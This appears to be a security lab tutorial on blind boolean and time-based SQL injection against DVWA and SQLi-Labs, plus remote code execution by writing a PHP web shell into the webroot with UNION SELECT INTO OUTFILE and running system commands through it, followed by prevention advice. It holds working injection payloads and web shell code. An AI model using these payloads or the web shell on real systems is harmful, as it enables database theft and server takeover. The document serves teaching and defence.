
BLIND BOOLEAN SQL INJECTION:

In DVWA ,When we click on SQL INJECTION(BLIND) ,if we try to place “ ‘ ” and execute ,it's not going to show us any errors at all.it does not mean that this web page isn't vulnerable at all.

We need to test for the existence of blind SQL injection. We need to inject either TRUE or FALSE statements and then consider how the page behaves according to the statements.


When we give TRUE statements ,if it gives a valid page and When we give FALSE statements ,if it gives a invalid page ,then the page is vulnerable of blind sql injection.

id =1 then it displays the valid page




This is what a valid page looks like in this web application.

when we inject true statements in the URL as id='1' and 1=1 if the page is vulnerable it should still show us the valid page




It's not going to effect the execution of the page .


When we try to inject the false statements like id='1' and 1=0.here the page does not show the default valid page and it didn't even show any errors




we can also verify this vulnerability by using order by as id =1' order by 1 #it shows valid page



if we try to give id=1' order by 10000000 #it shows invalid page



We can check by giving database name and find whether the website gives valid page or not



We can also give substrings in the url by checking in database names

The screenshot shows the DVWA SQL Injection (Blind) page. The URL in the address bar is `http://127.0.0.1:8080/dvwa/index.php?r=sql盲注&id=1 and%20substring(database(),2,1) = "a" ---+&Submit=Submit#`. The DVWA logo is at the top right. On the left, there's a sidebar with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection (Blind)' and a 'User ID:' input field with a 'Submit' button. Below it is a 'More info' section with three links: <http://www.secureteam.com/securityreviews/SQLPON1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tech/sql-injection.html>. At the bottom, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

This screenshot shows the DVWA SQL Injection (Blind) page after a query has been submitted. The User ID field contains the value `' or substr(database(),2,1) = "v" ---`. The results are displayed in the 'More info' box: `ID: 1' and substr(database(),2,1) = "v" --`, `First name: admin`, and `Surname: admin`. The rest of the page structure is identical to the first screenshot.

We are sure that the page is vulnerable and we can actually exploit this vulnerability exactly same as that of the way in normal SQL injection.

The only difference between the normal injection and blind Boolean injection is the way we discover them.

DEMONSTRATION OF BLIND TIME BOOLEAN BASED

WHAT IS BLIND TIME BOOLEAN BASED?

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Tools that I used :SQLI LABS


1.First we have to open Metasploit table and find the Ip with the command “ifconfig”.

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:0E:14:00
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:1625 errors:0 dropped:0 overruns:0 frame:0
          TX packets:714 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:118276 (115.5 KB)  TX bytes:66793 (64.9 KB)
          Interrupt:18 Base address:0x2000


lo      Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:1129 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1129 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:532448 (520.5 KB)  TX bytes:532448 (520.5 KB)

root@bt:~# ifconfig -a
```

2.Next we have to open the kali linux and open the firefox and type the “ip/sql-labs-master” and click enter



3.choose less-10 which is blind time Boolean based




4.And we have to give id=1 as parameter and next we have to give random numbers or alphabets its shows you are in .



5.Next we have to identify sql quotes what does the programmer use

We have to check one by one by using Boolean expressions and sleep command if I will give the correct quote the page will load after some time what the time I had given.




In the above I have given a Boolean equation and using double quotes the page is load after 10 sec.In these process we know that the what type of sql quotes does the programmer use

6.Next we have to find data base name using substring and sleep function and Boolean equations

7.First we have to first letter of the database name If i have given the first letter of the database is “a” then the page load after 10 sec


8.If the first letter of the database is not a then the page doesn’t load .

9.I have given the input as” a” the output is




10.we know the database name is “security”

11.Becaues I can skip it and go the first letter “s” the output is



12.the page load after 10 sec that means the first letter of the data base is “s”

13.Next we have (2,1) because we want to find the second letter of the database
And palce the second letter as “e” the output is



14.next we have place(3,1) and letter as “c” next(4,1) letter as “u” etc..

15.In these way we have to find the data base name using “sql blind time Boolean based”

PREVENTIONS FROM SQLI INJECTIONS:

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

If you discover an SQL Injection vulnerability, for example using an Acunetix scan, you may be unable to fix it immediately. For example, the vulnerability may be in open source code. In such cases, you can use a web application firewall to sanitize your input temporarily.

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms.

RCE via SQL

Remote code execution (RCE) attacks allow an attacker to remotely execute malicious code on a computer.

How Does It Work?

RCE vulnerabilities allow an attacker to execute arbitrary code on a remote device. An attacker can achieve RCE in a few different ways, including:

- **Injection Attacks:** Many different types of applications, such as SQL queries, use user-provided data as input to a command. In an injection attack, the attacker deliberately provides malformed input that causes part of their input to be interpreted as part of the command. This enables an attacker to shape the commands executed on the vulnerable system or to execute arbitrary code on it.
- **Deserialization Attacks:** Applications commonly use serialization to combine several pieces of data into a single string to make it easier to transmit or communicate. Specially formatted user input within the serialized data may be interpreted by the deserialization program as executable code.
- **Out-of-Bounds Write:** Applications regularly allocate fixed-size chunks of memory for storing data, including user-provided data. If this memory allocation is performed incorrectly, an attacker may be able to design an input that writes outside of the allocated buffer. Since executable code is also stored in memory, user-provided data written in the right place may be executed by the application.

Examples Of RCE Attacks

RCE vulnerabilities are some of the most dangerous and high-impact vulnerabilities in existence. Many major cyberattacks have been enabled by RCE vulnerabilities, including:

- **Log4j:** Log4j is a popular Java logging library that is used in many Internet services and applications. In December 2021, multiple RCE vulnerabilities were discovered in Log4j that allowed attackers to exploit vulnerable

applications to execute cryptojackers and other malware on compromised servers.

- **ETERNALBLUE:** WannaCry brought ransomware into the mainstream in 2017. The WannaCry ransomware worm spread by exploiting a vulnerability in the Server Message Block Protocol (SMB). This vulnerability allowed an attacker to execute malicious code on vulnerable machines, enabling the ransomware to access and encrypt valuable files.

The RCE Threat

RCE attacks are designed to achieve a variety of goals. The main difference between any other exploit to RCE, is that it ranges between information disclosure, denial of service and remote code execution.

Some of the main impacts of an RCE attack include:

- **Initial Access:** RCE attacks commonly begin as a vulnerability in a public-facing application that grants the ability to run commands on the underlying machine. Attackers can use this to gain an initial foothold on a device to install malware or achieve other goals.
- **Information disclosure:** RCE attacks can be used to install data-stealing malware or to directly execute commands that extract and exfiltrate data from the vulnerable device.
- **Denial of Service:** An RCE vulnerability allows an attacker to run code on the system hosting the vulnerable application. This could allow them to disrupt the operations of this or other applications on the system.
- **Crypto mining:** Crypto mining or cryptojacking malware uses the computational resources of a compromised device to mine cryptocurrency. RCE vulnerabilities are commonly exploited to deploy and execute crypto mining malware on vulnerable devices.

➤ **Ransomware:** Ransomware is malware designed to deny a user access to their files until they pay a ransom to regain access. RCE vulnerabilities can also be used to deploy and execute ransomware on a vulnerable device.

While these are some of the most common impacts of RCE vulnerabilities, an RCE vulnerability can provide an attacker with full access to and control over a compromised device, making them one of the most dangerous and critical types of vulnerabilities.

RCE Via SQLI:


If we enter the Malicious code through the user input field to get unauthorized access over the database or to inject malicious files into the victim machine then it is known as RCE Via SQL Injection.

Demonstration of RCE via SQL:

Our main Aim is to create a file in Webroot direction using SQL.

Step1: Find SQL injection points

Step2: Find Webroot direction by navigating to phpinfo.php file



SERVER_ADDR	192.168.116.136
SERVER_PORT	80
REMOTE_ADDR	192.168.116.1
DOCUMENT_ROOT	C:/xampp1/htdocs
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	C:/xampp1/htdocs
SERVER_ADMIN	postmaster@localhost
SCRIPT_FILENAME	C:/xampp1/htdocs/dvwa2/phpinfo.php
REMOTE_PORT	57279
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/dvwa2/phpinfo.php
SCRIPT_NAME	/dvwa2/phpinfo.php

Step3: now create file in webroot

Using' union all select 1,"<?php echo shell_exec(\$_GET['cmd']);?>" into
outfile'c:/xampp1/htdocs/dvwa2/hello.php

The screenshot shows a web browser window with the URL [Not secure | 192.168.116.136 /dvwa/vulnerabilities/sql/](http://192.168.116.136/dvwa/vulnerabilities/sql/). The main content is titled "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various exploit categories. The "SQL Injection" category is highlighted in green. Below the sidebar is a form with a "User ID" input field containing the value "JTFILE:c:/xampp1/hto". A "Submit" button is next to the input field. To the right of the form, there's a "More Information" section with several links related to SQL injection.

We will be getting warning like this


The screenshot shows the same DVWA SQL Injection page as before, but now it includes a warning message at the top: "Warning: mysql_fetch_assoc() expects parameter 1 to be mysql_result, bool given in C:\xampp1\htdocs\dwva2\vulnerabilities\sql\source\low.php on line 14". The rest of the interface is identical to the first screenshot.

Step4: we need to check whether file is create or not by moving into that directory.

The screenshot shows a DVWA Hello World page with the URL [Not secure | 192.168.116.136 /dvwa2/hello.php](http://192.168.116.136/dvwa2/hello.php). The page displays two error messages: "Notice: Undefined index: cmd in C:\xampp1\htdocs\dwva2\hello.php on line 1" and "Warning: shell_exec(): Cannot execute a blank command in C:\xampp1\htdocs\dwva2\hello.php on line 1".


Step5: lets us execute some windows commands as we hosted in windows.

cmd=whoami




1 desktop-qln90c1\admin

cmd=hostname




1 DESKTOP-QLN90C1

cmd=systeminfo



cmd=ipconfig



Now lets understand what's happening in the background.

Our hello.php contains


```
<?php echo shell_exec($_GET['cmd']);?>
```

In Backend,**shell_exec** executes the commands which we are passing through url in command prompt and returns the output.

Echo will display the output of shell_exec in the website.

Now lets us execute same commands in command prompt

1.whoami



```
Windows 10 - VMware Workstation 16 Player (Non-commercial use only)
Power | <| > | << | >> | <<< | >>> | <<<< | >>>> | <<<<< | >>>>>
Administrator


Microsoft Windows [Version 10.0.19044.1826]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>whoami
desktop-qln90c1\admin

C:\Users\admin>
```

2.hostname

3.ipconfig



```
Windows 10 - VMware Workstation 16 Player (Non-commercial use only)
Power | <| > | << | >> | <<< | >>> | <<<< | >>>>>
Administrator

Microsoft Windows [Version 10.0.19044.1826]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin>whoami
desktop-qln90c1\admin

C:\Users\admin>hostname
DESKTOP-QLN90C1

C:\Users\admin>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::a415:2cf1:2b66:52e6%11
IPv4 Address. . . . . : 192.168.116.136
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.116.2

C:\Users\admin>
```

RCE PREVENTION

Impact of the RCE attack

The impact of a remote code execution attack can vary between simply gaining access to an application and entirely taking it over. Some of the main types of results of an RCE attack include:

- **Access to an application or server:** initially, attackers have access to functions in the vulnerable application due to a vulnerability. They can use this to inject and run the underlying web server commands.
- **Privilege esc:** gaining access to the webserver and executing commands means that attackers may be able to achieve greater privileges and control over the server. This is particularly dangerous if internal vulnerabilities on the server level are present.
- **Access to data:** using an RCE vulnerability, attackers can gain access to and steal data stored on the server.
- **Denial of Service:** attackers can disrupt and crash the whole service and other services hosted on the server by executing specific commands.
- **Ransomware and crypto mining:** installing various types of malware is also a possibility if code can be executed on the server. Such malware could be crypto mining or cryptojacking software that uses the server's resources to mine cryptocurrency. The remote code execution vulnerability also opens the door to ransomware and having the whole server taken over and held hostage.

These are only some of the possible impacts of an RCE attack. Depending on the case's specifics and the presence of other vulnerabilities, hostile parties may be able to inflict further damage, making this attack highly dangerous.

How to detect and prevent remote code execution

RCE attacks constitute a severe threat because they can involve a host of approaches and exploit many different vulnerabilities. Moreover, new vulnerabilities constantly appear,

making it challenging to prepare thoroughly. However, there are several measures that you can take to both detect and prevent RCE attacks.

Regular security updates

